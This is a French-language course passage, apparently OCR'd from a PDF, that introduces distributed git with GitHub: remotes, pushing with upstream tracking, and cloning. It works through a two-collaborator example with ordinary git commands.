


Ce module explore les différentes facettes de cette coordination. Nous commencerons par étendre notre connaissance de git vers son usage distribué avec GitHub, en explorant les mécanismes de collaboration qu'il rend possible : les pull requests, les workflows de branches, les code reviews. Nous prendrons ensuite du recul pour examiner les cadres organisationnels qui ont émergé pour structurer le travail en équipe, en particulier le mouvement agile et ses méthodes concrètes comme Scrum et Kanban. Enfin, nous aborderons les outils et pratiques de gestion de projet au quotidien : l'estimation, la documentation, la communication.

Au-delà du git local : git distribué

Avant d'aller plus loin, il est important de bien distinguer git et GitHub, car la confusion entre les deux est fréquente. Git est un logiciel de versioning, créé par Linus Torvalds en 2005, qui fonctionne entièrement en local sur votre machine. GitHub est un service web, fondé en 2008 par Tom Preston-Werner, Chris Wanstrath et PJ Hyett, qui héberge des dépôts git en ligne et ajoute par-dessus une couche de fonctionnalités collaboratives : pull requests, code reviews, gestion d'issues, et bien d'autres. Git peut fonctionner sans GitHub, et il existe d'autres services similaires (GitLab, Bitbucket). Mais GitHub est devenu, de loin, la plateforme dominante. Son rachat par Microsoft en 2018 pour 7,5 milliards de dollars témoigne de cette centralité. Aujourd'hui, GitHub n'est pas seulement un hébergeur de code : c'est le lieu où se trouvent les projets open source majeurs, où se discutent les décisions techniques, où se construisent les réputations professionnelles. Comprendre GitHub, c'est comprendre comment les développeurs collaborent.

Jusqu'ici nous avons utilisé git en mode local, c'est-à-dire que la totalité des opérations que nous avons effectuées sont confinées dans le contexte particulier de notre dépôt local, dans un endroit particulier de notre disque, sur un ordinateur particulier. Mais le modèle de git est beaucoup plus puissant et général, car il permet de synchroniser des versions différentes du même dépôt, à travers le réseau internet. On dit que le modèle est *distribué*. Ce mode est évidemment optionnel, et il est tout à fait possible d'utiliser git de manière exclusivement locale, si ça correspond à notre besoin. Mais dans un contexte de collaboration pour le développement logiciel, le mode distribué de git est quasiment essentiel. Une bonne manière de commencer notre exploration de cette nouvelle idée est en étendant notre modèle mental des trois "endroits" du git local avec un quatrième "endroit", qui correspond à une autre version du même depot, qui se trouve "ailleurs" :




les quatre "endroits" importants de git

Il est important de comprendre que cet "ailleurs" (item 4 dans le schéma ci-haut) peut être en fait


plusieurs types d'endroit :

1. Un autre répertoire sur le même ordinateur
2. Un autre ordinateur (par exemple un serveur en ligne)
3. Un service d'hébergement en ligne pour git, par exemple GitHub, qui est de loin le plus populaire.

Fondamentalement tous ces endroits fonctionnent de la même manière (pour communiquer entre eux), mais nous allons nous concentrer sur l'usage avec GitHub, qui est le plus courant et utile. Jusqu'ici nous avons travaillé dans notre dépôt local, mais imaginons que nous aimerions collaborer avec d'autres programmeurs. Pour cela, il est très courant d'utiliser GitHub. Créons tout d'abord un nouveau dépôt dans notre compte GitHub :



GitHub nous offre ensuite deux scénarios :



1. Nous avons créé ce dépôt entièrement en ligne, et il est donc nouveau (nous en voudrions donc une copie locale, pour pouvoir y travailler)
2. Nous avons déjà un dépôt local existant, et nous aimerions que ce dépôt en ligne que nous venons de créer (sur GitHub) y soit associé

Dans notre scénario d'apprentissage, nous sommes dans l'option 2 (assurez-vous de vous arrêter un moment pour y penser, et vous en convaincre, car les nuances topologiques des dépôts git distribués peuvent devenir difficile à se représenter).

Effectuons donc les commandes recommandées par GitHub, dans la ligne de commande de notre dépôt local :

```
$ git remote add origin git@github.com:cjauvin/mon-premier-depot.git
```

Avec cette commande, nous avons créé un "remote", nommé `origin` qui est simplement un lien (url), de notre dépôt local, vers un dépôt distant (remote veut dire distant, souvent en ligne).

On peut constater l'ajout de ce lien dans le fichier `.git/config` de notre dépôt local :

```
$ cat .git/config
[core]
        repositoryformatversion = 0
        filemode = true
```

```
        bare = false
        logallrefupdates = true
        ignorecase = true
        precomposeunicode = true
[remote "origin"]
        url = git@github.com:cjauvin/mon-premier-depot.git
        fetch = +refs/heads/*:refs/remotes/origin/*
```


La deuxième commande, `git branch -M main`, renomme simplement la branche locale de `master` (le nom historique par défaut de git) à `main` (le nouveau nom par défaut sur GitHub), pour que les deux soient synchronisés.

La troisième commande va envoyer (push) notre branche locale `main` vers le remote `origin`, afin de synchroniser les deux dépôts :


```
$ git push -u origin main
Enumerating objects: 27, done.
Counting objects: 100% (27/27), done.
Delta compression using up to 10 threads
Compressing objects: 100% (16/16), done.
Writing objects: 100% (27/27), 2.23 KiB | 1.11 MiB/s, done.
Total 27 (delta 1), reused 0 (delta 0), pack-reused 0 (from 0)
remote: Resolving deltas: 100% (1/1), done.
To github.com:cjauvin/mon-premier-depot.git
 * [new branch]      main -> main
branch 'main' set up to track 'origin/main'.
```

L'option `-u` (pour "upstream") en particulier est cruciale, car elle permet de faire une association directe entre la branche locale `main` et la branche en ligne correspondante, `origin/main`. Donc dans le contexte de la branche locale `main`, nous n'aurons pas à spécifier de quel remote en particulier on parle, quand on voudra faire les commandes `git push` et `git pull`, car l'association sera implicite.

Si on rafraîchit maintenant la page du dépôt sur GitHub, on devrait voir ceci :



Et si on visite la section des commits en particulier, on peut voir l'historique de notre dépôt local, qui se retrouve maintenant intégralement dans la version du dépôt en ligne sur GitHub :




Nous allons maintenant explorer les possibilités qu'offre le fait d'avoir un dépôt en ligne, dans le contexte d'un groupe de collaborateurs. Imaginons que nous sommes Leila, jusqu'à maintenant, et qu'une deuxième collaboratrice, nommée Sara, voudrait se joindre à notre projet, pour y contribuer. Pour simuler cela, nous allons simplement imaginer que Sara voudrait travailler sur le même ordinateur (local) que celui de Leila, mais dans un autre répertoire, ailleurs sur le disque donc (ce que git permet très aisément, avec ou sans dépôt en ligne d'ailleurs). Sara va donc "cloner" le dépôt en ligne, de GitHub vers un autre endroit sur l'ordinateur local :

```
$ cd /espace/de/travail/de/sara/
$ git clone git@github.com:cjauvin/mon-premier-depot.git meme-depot-ailleurs
Cloning into 'meme-depot-ailleurs'...
remote: Enumerating objects: 27, done.
remote: Counting objects: 100% (27/27), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 27 (delta 1), reused 27 (delta 1), pack-reused 0 (from 0)
Receiving objects: 100% (27/27), done.
Resolving deltas: 100% (1/1), done.
```

Notons que quand on clone un dépôt, on peut choisir le nom que l'on veut pour le répertoire qui le contient. Dans ce cas nous avons choisi `meme-depot-ailleurs` pour réduire la confusion, mais si on avait utilisé la commande `git clone` sans spécifier de nom, un nouveau répertoire `mon-premier-depot` serait automatiquement créé et utilisé. C'est pourquoi il est préférable d'avoir navigué au préalable vers `/un/autre/endroit/du/disque/`.

Nous nous retrouvons donc dans la situation suivante :



Supposons maintenant que Sara souhaite faire un changement au code de son nouveau dépôt :


```
$ echo "de Sara!" >> toto.txt
$ git commit -am "Neuvième commit (de Sara)"
[main 878933d] Neuvième commit (de Sara)
 1 file changed, 1 insertion(+)
```

Comment sera-t-il possible pour Leila de prendre connaissance de son travail ? Il faut passer par le dépôt en ligne, sur GitHub :

```
$ git push
Enumerating objects: 5, done.
Counting objects: 100% (5/5), done.
Delta compression using up to 10 threads
Compressing objects: 100% (2/2), done.
Writing objects: 100% (3/3), 330 bytes | 330.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
To github.com:cjauvin/mon-premier-depot.git
   55f1243..878933d  main -> main
```

On remarque que Sara (qui vient de faire la commande `git push` dans son dépôt) n'a pas eu à se préoccuper de la configuration du remote `origin`, ni de l'association de sa branche locale `main` avec la branche `origin/main`, car le fait d'avoir utilisé `clone` effectue cette configuration initiale, automatiquement.

